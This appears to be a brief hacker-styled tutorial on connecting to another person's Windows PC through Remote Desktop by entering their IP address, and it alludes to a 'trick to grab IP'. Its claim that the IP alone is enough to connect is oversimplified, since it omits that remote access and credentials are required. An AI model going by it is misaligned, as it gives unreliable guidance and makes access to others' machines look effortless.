HOW TO CONNECT FROM OTHER COMPUTER THROUGH IP?

You can also connect to someone else computer using his/her IP. Here are the steps:-

Step 1: Click on your start menu.

Step 2: Now type there "*Remote Desktop*".

Programs (1)
- Remote Desktop Connection

Control Panel (5)
- RemoteApp and Desktop Connections
- Select users who can use remote desktop
- Set up a new connection with RemoteApp and Desktop Conne...
- Allow remote access to your computer
- Allow Remote Assistance invitations to be sent from this comp...

Files (220)
- chromeremotedesktophost.msi
- cehv6-program-guide.pdf
- anyshare_pc_action_bar_remote_view_normal.png
- anyshare_pc_action_bar_remote_view_pressed.png
- clone_remote_device_normal.png
- clone_remote_device_normal.png
- clone_wizard_remote_phone.png
- pc_remote_view_activity.xml
- pc_remote_view_activity.xml

See more results

Remote Desktop

Shut down

Step 3: Now press enter.

Step 4: Now a new window will open like this...

Remote Desktop Connection

Remote Desktop Connection

Computer: Example: computer.fabrikam.com

User name: None specified

The computer name field is blank. Enter a full remote computer name.

Options   Connect   Help

Step 5: Now type the IP of the person of which you want to connect your PC. And if you don't know his/her IP then you can use the above trick to grab IP or you can just simply ask for it.

Step 6: Now click on "*Connect*"button.

That's all. Now you will connect to the PC of which you type the IP.

THANK YOU
HACKER___522
[JB]